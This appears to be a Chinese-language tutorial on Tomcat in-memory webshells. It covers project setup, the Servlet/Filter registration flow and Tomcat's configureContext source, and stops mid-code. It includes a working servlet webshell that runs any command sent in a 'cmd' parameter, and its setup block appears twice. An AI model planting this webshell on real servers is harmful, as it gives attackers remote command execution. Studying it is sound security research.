
先访问 addFilter.jsp 写入内存马:


pom.xml
1
2
3
4
5
| <dependency>
<groupId>org.apache.tomcat</groupId>
<artifactId>tomcat-catalina</artifactId>
<version>9.0.105</version>
</dependency>
|
替换注释:
1
2
3
4
5
6
7
8
9
| <servlet>
<servlet-name>HelloWorld</servlet-name>
<servlet-class>com.src.tomcatdemo.HelloServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>HelloWorld</servlet-name>
<url-pattern>/hello-servlet</url-pattern>
</servlet-mapping>
|
先写一个恶意类测试:#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
| package com.src.tomcatdemo;
import javax.servlet.*;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
// 基础恶意类
public class ServletTest implements Servlet {
@Override
public void init(ServletConfig config) throws ServletException {
}
@Override
public ServletConfig getServletConfig() {
return null;
}
@Override
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
String cmd = req.getParameter("cmd");
if (cmd !=null){
try{
Process process = Runtime.getRuntime().exec(cmd);
InputStream inputStream = process.getInputStream();
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
String line;
while ((line = bufferedReader.readLine()) != null){
res.getWriter().println(line);
}
}catch (IOException e){
e.printStackTrace();
}catch (NullPointerException n){
n.printStackTrace();
}
}
}
@Override
public String getServletInfo() {
return null;
}
@Override
public void destroy() {
}
}
|
web.xml 配置:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| <?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0">
<servlet>
<servlet-name>ServletTest</servlet-name>
<servlet-class>com.src.tomcatdemo.ServletTest</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>ServletTest</servlet-name>
<url-pattern>/servlet</url-pattern>
</servlet-mapping>
</web-app>
|

2. Servlet 内存马#
Servlet(Server Applet)是 Java Servlet 的简称,称为小服务程序或服务连接器,用来读取客户端发送的数据,处理并返回结果。



2.1 环境创建:#


pom.xml
1
2
3
4
5
| <dependency>
<groupId>org.apache.tomcat</groupId>
<artifactId>tomcat-catalina</artifactId>
<version>9.0.105</version>
</dependency>
|
替换注释:
1
2
3
4
5
6
7
8
9
| <servlet>
<servlet-name>HelloWorld</servlet-name>
<servlet-class>com.src.tomcatdemo.HelloServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>HelloWorld</servlet-name>
<url-pattern>/hello-servlet</url-pattern>
</servlet-mapping>
|
先写一个恶意类测试:#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
| package com.src.tomcatdemo;
import javax.servlet.*;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
// 基础恶意类
public class ServletTest implements Servlet {
@Override
public void init(ServletConfig config) throws ServletException {
}
@Override
public ServletConfig getServletConfig() {
return null;
}
@Override
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
String cmd = req.getParameter("cmd");
if (cmd !=null){
try{
Process process = Runtime.getRuntime().exec(cmd);
InputStream inputStream = process.getInputStream();
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
String line;
while ((line = bufferedReader.readLine()) != null){
res.getWriter().println(line);
}
}catch (IOException e){
e.printStackTrace();
}catch (NullPointerException n){
n.printStackTrace();
}
}
}
@Override
public String getServletInfo() {
return null;
}
@Override
public void destroy() {
}
}
|
web.xml 配置:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
| <?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0">
<servlet>
<servlet-name>ServletTest</servlet-name>
<servlet-class>com.src.tomcatdemo.ServletTest</servlet-class>
<load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
<servlet-name>ServletTest</servlet-name>
<url-pattern>/servlet</url-pattern>
</servlet-mapping>
</web-app>
|

2.2 流程分析:#
前置流程:#
因为 Web 应用程序的顺序是 Listener —> Filter —> Servlet,所以我们在调用 Servlet 的时候也会看到 Listener 和 Filter 的流程

首先根据上图流程跟到 configureStart() 完成启动配置,解析 web.xml
**xml 赋值对象:**从 web.xml 配置文件中读取配置信息(如 Servlet、Filter 参数),并将其转化为内存中的 Java 对象(如 ServletDef、FilterDef)。
configureContext() :
用于配置 Context 对象(代表一个 Web 应用)在这个方法中,会进行一系列初始化操作,比如注册 Filter、Servlet 等。
context.addFilterDef(filter):
将解析得到的 FilterDef(Filter 定义对象)添加到 Context 中。
FilterDef 包含 Filter 的名称、类名、初始化参数等。
context.addFilterMap(filterMap):
将 Filter 的映射关系(即哪些 URL 或 Servlet 会被该 Filter 拦截)添加到 Context 中。
每个servlet包装成wrapper对象:
这是 Servlet 容器中的关键设计:每个 Servlet 都被封装为一个 Wrapper 对象。
Wrapper 是 Tomcat 容器体系中的最底层容器,专门用于管理一个 Servlet 的生命周期。
创建与装载 StandardWrapper#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
| public class ContextConfig implements LifecycleListener {
...
//将解析好的 web.xml 配置到 web 应用
private void configureContext(WebXml webxml) {
// As far as possible, process in alphabetical order so it is easy to
// check everything is present
// Some validation depends on correct public ID
context.setPublicId(webxml.getPublicId());
// Everything else in order
context.setEffectiveMajorVersion(webxml.getMajorVersion());
context.setEffectiveMinorVersion(webxml.getMinorVersion());
//参数和基础属性配置
for (Entry<String,String> entry : webxml.getContextParams().entrySet()) {
context.addParameter(entry.getKey(), entry.getValue());
}
context.setDenyUncoveredHttpMethods(webxml.getDenyUncoveredHttpMethods());
context.setDisplayName(webxml.getDisplayName());
context.setDistributable(webxml.isDistributable());
//JNDI 资源配置
for (ContextLocalEjb ejbLocalRef : webxml.getEjbLocalRefs().values()) {
context.getNamingResources().addLocalEjb(ejbLocalRef);
}
for (ContextEjb ejbRef : webxml.getEjbRefs().values()) {
context.getNamingResources().addEjb(ejbRef);
}
for (ContextEnvironment environment : webxml.getEnvEntries().values()) {
context.getNamingResources().addEnvironment(environment);
}
//Web 组件配置
//错误页面
for (ErrorPage errorPage : webxml.getErrorPages().values()) {
context.addErrorPage(errorPage);
}
//Filter 配置
for (FilterDef filter : webxml.getFilters().values()) {
if (filter.getAsyncSupported() == null) {
filter.setAsyncSupported("false");
}
context.addFilterDef(filter);
}
for (FilterMap filterMap : webxml.getFilterMappings()) {
context.addFilterMap(filterMap);
}
context.setJspConfigDescriptor(webxml.getJspConfigDescriptor());
//listener 配置
for (String listener : webxml.getListeners()) {
context.addApplicationListener(listener);
}
for (Entry<String,String> entry : webxml.getLocaleEncodingMappings().entrySet()) {
context.addLocaleEncodingMappingParameter(entry.getKey(), entry.getValue());
}
// Prevents IAE
if (webxml.getLoginConfig() != null) {
context.setLoginConfig(webxml.getLoginConfig());
}
for (MessageDestinationRef mdr : webxml.getMessageDestinationRefs().values()) {
context.getNamingResources().addMessageDestinationRef(mdr);
}
// messageDestinations were ignored in Tomcat 6, so ignore here
context.setIgnoreAnnotations(webxml.isMetadataComplete());
for (Entry<String,String> entry : webxml.getMimeMappings().entrySet()) {
context.addMimeMapping(entry.getKey(), entry.getValue());
}
context.setRequestCharacterEncoding(webxml.getRequestCharacterEncoding());
// Name is just used for ordering
for (ContextResourceEnvRef resource : webxml.getResourceEnvRefs().values()) {
context.getNamingResources().addResourceEnvRef(resource);
}
for (ContextResource resource : webxml.getResourceRefs().values()) {
context.getNamingResources().addResource(resource);
}
context.setResponseCharacterEncoding(webxml.getResponseCharacterEncoding());
boolean allAuthenticatedUsersIsAppRole =
webxml.getSecurityRoles().contains(SecurityConstraint.ROLE_ALL_AUTHENTICATED_USERS);
for (SecurityConstraint constraint : webxml.getSecurityConstraints()) {
if (allAuthenticatedUsersIsAppRole) {
constraint.treatAllAuthenticatedUsersAsApplicationRole();
}
context.addConstraint(constraint);
}
for (String role : webxml.getSecurityRoles()) {
context.addSecurityRole(role);
}
for (ContextService service : webxml.getServiceRefs().values()) {
context.getNamingResources().addService(service);
}
/* 核心部分 -- Servlet 配置 */
for (ServletDef servlet : webxml.getServlets().values()) {
//创建 Servlet 包装器 wrapper
Wrapper wrapper = context.createWrapper();
// Description is ignored
// Display name is ignored
// Icons are ignored
// jsp-file gets passed to the JSP Servlet as an init-param
//设置启动加载顺序
if (servlet.getLoadOnStartup() != null) {
wrapper.setLoadOnStartup(servlet.getLoadOnStartup().intValue());
}
//设置 Servlet 启用状态
if (servlet.getEnabled() != null) {
wrapper.setEnabled(servlet.getEnabled().booleanValue());
}
//获取 Servlet 名称
wrapper.setName(servlet.getServletName());
Map<String,String> params = servlet.getParameterMap();
for (Entry<String,String> entry : params.entrySet()) {
wrapper.addInitParameter(entry.getKey(), entry.getValue());
}
//获取运行身份
wrapper.setRunAs(servlet.getRunAs());
Set<SecurityRoleRef> roleRefs = servlet.getSecurityRoleRefs();
for (SecurityRoleRef roleRef : roleRefs) {
wrapper.addSecurityReference(roleRef.getName(), roleRef.getLink());
}
//获取 Servlet 类名
wrapper.setServletClass(servlet.getServletClass());
//配置文件上传设置
MultipartDef multipartdef = servlet.getMultipartDef();
if (multipartdef != null) {
long maxFileSize = -1;
long maxRequestSize = -1;
int fileSizeThreshold = 0;
if (null != multipartdef.getMaxFileSize()) {
maxFileSize = Long.parseLong(multipartdef.getMaxFileSize());
}
if (null != multipartdef.getMaxRequestSize()) {
maxRequestSize = Long.parseLong(multipartdef.getMaxRequestSize());
}
if (null != multipartdef.getFileSizeThreshold()) {
fileSizeThreshold = Integer.parseInt(multipartdef.getFileSizeThreshold());
}
